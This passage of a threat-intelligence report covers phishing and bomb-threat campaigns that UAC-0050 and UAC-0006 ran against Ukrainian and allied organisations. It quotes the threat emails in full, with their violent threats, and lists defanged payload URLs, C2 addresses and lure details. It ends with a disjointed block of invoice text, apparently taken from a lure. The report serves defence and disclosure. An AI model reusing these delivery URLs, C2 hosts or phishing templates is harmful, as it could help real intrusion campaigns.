


Figure 8. The two pictures attached to the threatening mail.

A day after, on December 13th, the same IP sent another email to the same type of Ukrainian entities. This time the threat actor posed as **Vrublevsky Pavel Olegovich**, a Russian owner and general manager of the processing company ChronoPay. He was also implicated in a range of criminal cases related to hacking.²⁰ The mail mentions the previous threat sent by what he alleges to be his Swiss son. Again, the actor threatened to detonate **explosive devices** allegedly planted in **Switzerland, Poland** and **Berlin**.

Below can be found the complete text that he sent:

I, Vrublevsky Pavel Olegovich 26.12.1978 , today 13.12.2024 my Son: Vrublevsky Peter Pavlovich, 20.12.2004, special services of Switzerland, detained my son. This is despicable. He has done nothing wrong. Our civil position is to destroy the terrorist state of Ukraine and to terrorize their aides and abettors. I as a cybercriminal in the world No. 1 with the best specialists in my group, if they do not release my son, I will carry out terrorist acts throughout Europe, even remotely, despite my problems. I will find 1000 people who will create havoc and kill citizens of the European Union and America. I urge you to take to the streets and protest against the lawlessness of the Swiss special services. Yesterday my son wanted to blow up French President Emanuel Macron at the Warsaw War Museum. But he couldn't do it, so why did you arrest him? He was expressing his civic position! I warn you one last time if you do not release my son, I will bring a remote explosive device in the administrative building of the civil service, when there will be peaceful people. So that you can feel my pain and worry. Now my people have planted 2 explosive devices in Switzerland, one device in Poland and 4 devices in Berlin ! Many innocent people will die! Yesterday we tried to make a terrorist attack in Ukraine in front of the SBU building! If you have received this message, you are in danger, it means your building is booby-trapped and soon you will die!

²⁰ https://en.wikipedia.org/wiki/Pavel_Vrublevsky

Again, four pictures were attached to the mail. Two displayed what seems to be multiple payloads of explosive, linked to a detonator. The device was placed on a parquet floor that seemed to be the same as the one observed on the picture from the previous mail. The two others displayed a modified defensive grenade attached to a wire fin, implying that it could be also detonate remotely.

The pictures here reinforce the credibility of the threat to be sure that the targets will be in high alert and eventually evacuate from their facilities. The devices display a good balance between sophisticated and artisanal, making it look like it could have been made by an operator acting alone with limited materials, and not intelligence agency.




Figure 9. The four pictures attached to the second threatening mail.

The following table aims at highlighting the list of some entities that received those mails. As one can see, a **foreign company** based in South Korea was also targeted. It notably took part in a project with Ukraine regarding the construction of a pilot small module reactor (SMR) for clean hydrogen and ammonia production. The U.S. State Department explained that this project is aimed at building infrastructure for Ukraine's energy security, carbon dioxide reduction, and long-term food security.

Some information below was redacted to protect the victim organisations.

Domain	Company	Sector	Country
Redacted	Redacted	Manufacturer, energy	Ukraine
Redacted	Redacted	Defense, energy	South Korea
Redacted	Redacted	Energy, gas	Ukraine
Redacted	Redacted	Governmental, Energy	Ukraine
Redacted	Redacted	Energy	Ukraine
Redacted	Redacted	Media	Ukraine
Redacted	Redacted	Media	Ukraine
Redacted	Redacted	Manufacturing	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Ukraine

3.3.2. LiteManager malware campaign

In the meantime, on December 25th, the same Russian IP '109.71.247[.]168' that sent the threats signed by the Fire Cell Group, and all other campaigns attributed to UAC-0050 that we previously analysed in this report, continued to launch malware campaigns.

Once again, a phishing mail was sent to a variety of companies through a compromised webmail. This time the threat actor posed as the Ukrainian logistic company "Nova Pochta" (Нова Пошта).




Figure 10. Content of the phishing mail.

The following table aims at highlighting some key entities that were targeted by this campaign:

Domain	Company	Sector	Country
Redacted	Redacted	Manufacturing	Italy
Redacted	Redacted	Accounting	Ukraine
Redacted	Redacted	Governmental	Canada
Redacted	Redacted	Governmental	India
Redacted	Redacted	Energy, gaz	Ukraine

Attached to the mail could be found a **PDF document** redirecting to a **DropBox** folder:

- [dropbox\[.\]com/sci/fi/q9g48fy584ph3x7uzrlwg/.7z?rlkey=lanum6gu13jb8m768d4qzcd7g&st=l03zdrbf](https://dropbox[.]com/sci/fi/q9g48fy584ph3x7uzrlwg/.7z?rlkey=lanum6gu13jb8m768d4qzcd7g&st=l03zdrbf)




Figure 11. Content of the PDF attached to the mail.

The DropBox folder contained a 7-Zip archive, that itself would contain another ZIP archive, unveiling a final password protected RAR archive with the code '**72909612**'. Once unpacked it revealed an executable used to deploy the **LiteManager** MSI.

The malware would communicate with its C2 on IP '**101.99.91[.]150:5651**', announced by **AS45839**. This particular Malaysian hosting provider seems to be favoured by UAC-0050, as it was previously leveraged to host the Remcos C2 that was found in the campaign from November 2024 (section [3.2](#) of this report).

This campaign's TTPs matches the ones found by the CERT-UA in their latest report on UAC-0050, released on October 31st, 2024.²² In this previous campaign, the intrusion set also leveraged a PDF that would download a password protected archive, delivering a LiteManager payload.

3.4. NetSupport Manager, January 2025

UAC-0050 started the year of 2025 with a new spam campaign launched on January 14th using the same previous Russian IP. The targets continued to be hundreds of entities based in Ukraine.

The content of the email translates from Ukrainian as follows:

"Good afternoon, we have paid your bill, please tell me when will be the final payment documents? I am sending a copy of the payment in an attachment."

²² <https://cert.gov.ua/article/6281202>




Figure 12. Content of the phishing mail sent in January 2025.

Attached to the mail was a **ZIP** archive containing a **PDF** with the same kind of template found in the December 2024 campaign, with a hypertext link leading to a **JS** file hosted by **4sync** on the following URL:

- [dc441.4sync\[.\]com/download/Jdu3NTaC/Payment_253.js?](https://dc441.4sync[.]com/download/Jdu3NTaC/Payment_253.js?)




Figure 13. Content of the PDF attached to the mail.

This script's only purpose was to download a **NetSupport Manager** archive hosted on the following URL:

- [45.155.249\[.\]215/xxx.zip?mt=7317](https://45.155.249[.]215/xxx.zip?mt=7317)

Once executed the NetSupport Manager payload would communicate with the following C2:

- [185.157.213\[.\]71/fakeurl.htm](https://185.157.213[.]71/fakeurl.htm)

This IP is announced by *Server tech Fzco* – **AS216071**, the Dubai-based branch of the Russian hosting provider **VDSINA**. The range is routed through **MIRhosting** (AS52000), a longtime collaborator of the bulletproof hosting provider *Stark Industries*.

Only six days later, UAC-0050 used the same IP to launch another spam campaign against the same kind of targets.




Figure 14. Content of the phishing mail sent in January 2025.

Again, a **RAR** archive attached to the mail would contain a **PDF**, this time spoofing the **Ukrainian subsidiary of the Raiffeisen Bank**, that would contain a link to a **JS** file hosted on a **4Sync** URL.



Figure 15. Content of the PDF extracted from the RAR archive attached to the mail.

As for the previous campaign, the JS file was used to download a **NetSupport Manager** archive from the following URL:

- 147.45.44[.]200/z.zip?mt=6758

The NetSupport Manager client would then communicate with its C2 over IP '147.45.44[.]255'. This specific IPv4 prefix is announced by *Karina Rashkovska* – **AS215789**, an autonomous system based in **Ukraine** linked to bulletproof hosting solutions.

Karina Rashkovska – AS215789

This network shares 100% of its peering agreements with *aurologic GmbH* – AS30823, a transit provider that often offers its services to similar small criminal networks.²⁴

Karina Rashkovska is notably responsible for hosting a major part of SocGholish's infrastructure (147.45.47[.]98)²⁵, an initial access broker that provides footsteps to corporate networks to ransomware operators.

Additionally, we observed other Russia-aligned threat actors such as Doppelgänger using this network to host their infrastructure.²⁶

The following table aims at highlighting some key entities targeted by this campaign:

Domain	Company	Sector	Country
Redacted	Redacted	Energy, nuclear	Russia
Redacted	Redacted	Chemicals	Ukraine
Redacted	Redacted	Energy, gaz	Ukraine
Redacted	Redacted	Energy, gaz	Ukraine
Redacted	Redacted	Energy	Ukraine
Redacted	Redacted	Law firm	Ukraine
Redacted	Redacted	Insurance	Ukraine
Redacted	Redacted	Insurance	Ukraine
Redacted	Redacted	Media	Russia
Redacted	Redacted	NGO	United Kingdom
Redacted	Redacted	Media	United States

As one can observe, media organisations have also been targeted by UAC-0050. Notably the email address a journalist specialised in issues related to Russia's invasion of Ukraine. She declares having *"spent the last year and a half focusing mainly on Russia's invasion of Ukraine, military tech, and the human cost of war."*

Additionally, the Ukrainian branch of an **NGO** helping various countries in conflicts, and a **law firm engaged in the conflict**, were targeted by the same campaigns.

3.5. NetSupport Manager, February 2025

A month after, on February 5th, the same kind of campaign was launched with a **PDF** attached to the usual phishing email. The final payload was once again a **NetSupport Manager** executable contained in a **ZIP** archive and downloaded by a **JS** script from the following URL:

- `cansupeker[.]com/GB1.zip?rand=7403`

Once executed, NetSupport Manager would communicate with its C2 over the following IP:

²⁴ Intrinsec private report. *"Identifying Upstream Providers Peering with Bulletproof Networks"*. July 2024.

²⁵ https://www.reddit.com/r/threatintel/comments/ig10m3o/soc_gholish_analysis/?rdt=33068

²⁶ Intrinsec private report. *"Doppelgänger: New disinformation campaigns spreading on social media through Russian networks"*. January 2025.

- 5.181.159[.]47/fakeurl.htm




Figure 16. Content of the phishing mail and attached PDF sent in February 2025.

4. UAC-0006

4.1. December 2024

The latest report released by the Ukrainian CERT regarding UAC-0006 dates from May 21st, 2024. Nonetheless, this intrusion set **has continued its operations** until December 2024 and January 2025.

It started on December 18th, with a spam campaign that targeted several Ukrainian entities. Unlike UAC-0050, this intrusion set **does not reuse the same IP to send the mail**. It usually sends them through **Ukrainian proxies** that it manages from a **SystemBC** administration panel (figure 17).²⁹

By the end of 2023 and early 2024, the SystemBC C2 controlling the infected Ukrainian machines was hosted on an IP announced by bulletproof hosting provider *Stark Industries Solutions Ltd.* (AS44477). This intrusion set has also been leveraging this service to host some of its SmokeLoader C2s in previous campaigns.

²⁹ Intrinsec private report. "Unveiling UAC-0006's Infrastructure and Operations on Ukraine's assets and its Allies throughout 2024". July 2024.




Figure 17. Layout of UAC-0006's spam infrastructure by the end of 2023 and early 2024.

By June 2024, the infrastructure changed to different IPs, and notably used an autonomous system based in the United Kingdom named “PSB HOSTING LTD” (AS214927) managed by a Russian individual.³⁰ On their website “psb[.]hosting”, the hosting provider highlights the bulletproof and offshore nature of its servers with the mention: “Bulletproof servers with a wide range of acceptable content”. Additionally, we found that the service is advertised on many underground forums and marketplaces like Breached, XSS and Exploit.




Figure 18. Layout of UAC-0006's spam infrastructure in June 2024.

³⁰ <https://find-and-update.company-information.service.gov.uk/company/15682236/>




Figure 19. Content of the phishing mail sent in December 2024.

The following table aims at highlighting entities of interest targeted by this campaign. Some entities were also targeted by spam campaigns operated by UAC-0050 (section 3.4 of this report).

Domain	Entity	Sector	Country
Redacted	Redacted	Insurance	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Governmental	Ukraine
Redacted	Redacted	Energy	Ukraine

Attached to the mail was a RAR archive, compressed in a RAR archive, that contained two VBS scripts named “Платіжна інструкція.vbs” and “Скан-копія Паспорт.vbs”. Once launched, they would both download a **SmokeLoader** payload from the following URL, posing as a legitimate PuTTY executable:

- `spotcarservice[.]ru/fdjskf88cvt/yumba/putty.exe`

Interestingly, users visiting the domain would be redirected to ‘**kernel.ua**’, the website of *Kernel*, the largest producer and exporter of grains in Ukraine, leader of the world sunflower oil market, and a major supplier of agricultural products.³¹

Once executed, the SmokeLoader executable communicate with the following C2 domains:

- `constractionscity1991[.]lat`
- `restructurisationservice[.]ru`
- `connecticutproperty[.]ru`

Some mails were sent by another Ukrainian IP ‘**91.192.45[.]182**’, used in a previous SmokeLoader campaign from September 2024 where UAC-0006 took advantage of a **7-Zip zero-day vulnerability** (CVE-2025-0411) to bypass Windows Mark-of-the-Web protections by double archiving files.³²

³¹ https://en.wikipedia.org/wiki/Kernel_Holding

³² https://www.trendmicro.com/en_us/research/25/a/cve-2025-0411-ukrainian-organizations-targeted.html

This time, three files were attached to the mail, including a PDF lure that could be downloaded from multiple URLs:

- [2.59.163\[.\]172/ukraine/invoice415.pdf](2.59.163[.]172/ukraine/invoice415.pdf)
- [2.59.163\[.\]172/invoice415.pdf](2.59.163[.]172/invoice415.pdf)
- [spotcarservice\[.\]ru/fdjskf88cvt/invoice.pdf](spotcarservice[.]ru/fdjskf88cvt/invoice.pdf)
- [cityuti\[.\]ru/download/pax.pdf](cityuti[.]ru/download/pax.pdf)




  		Телефон: 844-3909777 e-mail: 3909777@ukr.net																																																																																		
Виконавець: Товариство з обмеженою відповідальністю "Інта" 01103, м. Київ, шосе Залізничне, буд. 6, Телефон: 844-3909777, e-mail: 3909777@ukr.net, код за ЄДРПОУ 14284053, ПІН 142840526551, № свід. 100223625, є платником податку на прибуток на загальних підставах																																																																																				
Власник: ПП "Каштан" Платник: ПП "Каштан" Код клієнта: 32294596 16703, Чернівецька область, Інківський район, м. Спільна, вул. Шматків, буд. 19а Тел. +38-096-3779293, +38-046-3227603		Рахунок Продаж № ПЗ30001265/ПЗС00000836 Дата складання 18.10.2024 16:10 Менеджер з постачання/Відділ матеріально-технічного постачання/ Муха Максим Віталійович																																																																																		
Автомобіль: Peugeot PART TEREE Вид оплати: Безготівковий Державний номер: CB0277BM Тип/модель: Двигун: Коробка передач: Номер кузова: VF37R9HF0JJ562351 Дата продажу: 23.06.2021 Дата останнього ТО: Пробіг, км																																																																																				
